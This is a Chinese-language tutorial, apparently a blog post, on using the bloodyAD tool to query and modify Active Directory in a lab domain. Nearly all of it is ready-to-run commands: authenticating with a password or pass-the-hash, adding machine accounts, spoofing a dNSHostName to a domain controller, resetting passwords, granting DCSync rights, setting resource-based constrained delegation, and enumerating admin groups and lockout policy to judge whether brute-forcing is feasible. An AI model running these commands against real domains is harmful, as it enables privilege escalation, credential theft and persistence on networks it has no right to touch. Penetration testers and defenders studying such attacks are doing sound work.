
使用bloodyAD對(duì)域?qū)傩赃M(jìn)行查詢與修改


項(xiàng)目地址:
https://github.com/CravateRouge/bloodyAD
該工具有如下一些功能:
- delObject :刪除對(duì)象
- addObjectToGroup
- addForeignObjectToGroup
- delObjectFromGroup
- setShadowCredentials
- setGenericAll
- setOwner
- setRbcd
- setDCSync
- setUserAccountControl

使用-u參數(shù)指定用戶,-p參數(shù)指定明文密碼或Hash。

#使用test用戶,密碼為P@ss1234
-u test -p P@ss1234
#使用win7機(jī)器賬號(hào)和Hash認(rèn)證
-u win7\$ -p aad3b435b51404ee
aad3b435b51404ee:53ebb01b78
a294aec70afe9a068be55d

python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 addComputer machine 'root'

python3 bloodyAD.py -d xie.com -u
test -p P@ss1234 --host 10.211.55.4 setAttribute 'CN=machine3,CN=Computers,
DC=xie,DC=com' dNSHostName
'["DC01.xie.com"]'
python3 bloodyAD.py -d xie.com -u administrator -p P@ssword1234 --host 10.211.55.4 changePassword hack 'P@ssword1234'

#給域用戶hack添加DCSync
python3 bloodyAD.py -d xie.com -u Administrator -d bloody -p P@ssword1234 --host 10.211.55.4 setDCSync hack

#移除域用戶hack的DCSync
python3 bloodyAD.py -d xie.com -u Administrator -d bloody -p P@ssword1234 --host 10.211.55.4 setDCSync hack False

#添加機(jī)器賬號(hào)machine對(duì)機(jī)器win10的RBCD
python3 bloodyAD.py -d xie.com -u Administrator -d bloody -p P@ssword1234 --host 10.211.55.4 setRbcd machine win10$
#移除機(jī)器賬號(hào)machine對(duì)機(jī)器win10的RBCD
python3 bloodyAD.py -d xie.com -u Administrator -d bloody -p P@ssword1234 --host 10.211.55.4 setRbcd machine win10$ False

python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getChildObjects 'CN=Users,DC=xie,DC=com' user

python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getChildObjects 'CN=Computers,DC=xie,DC=com' user


#查詢域管
python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'CN=Domain Admins,CN=Users,DC=xie,DC=com' member
#查詢企業(yè)管理員
python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'CN=Enterprise Admins,CN=Users,DC=xie,DC=com' member

python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getChildObjects 'DC=xie,DC=com' container

#查詢指定對(duì)象所有屬性
python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'CN=machine4,CN=Computers,DC=xie,DC=com'
或
python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getObjectAttributes CN=machine4
#查詢指定對(duì)象指定servicePrincipalName屬性
python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'CN=machine4,CN=Computers,DC=xie,DC=com' servicePrincipalName

python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'DC=xie,DC=com' ms-DS-MachineAccountQuota

如下圖,目標(biāo)域的密碼鎖定策略是5,當(dāng)錯(cuò)誤大于5次時(shí),用戶被鎖定。當(dāng)該值為0時(shí),說(shuō)明沒(méi)密碼鎖定策略,可以進(jìn)行爆破。
python3 bloodyAD.py -d xie.com -u hack -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'DC=xie,DC=com' LockoutThreshold

python3 bloodyAD.py -d xie.com -u hack -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'DC=xie,DC=com' lockoutDuration

python3 bloodyAD.py -d xie.com -u hack -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'DC=xie,DC=com' minPwdLength

python3 bloodyAD.py -d xie.com -u hack -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'DC=xie,DC=com' msDS-Behavior-Version
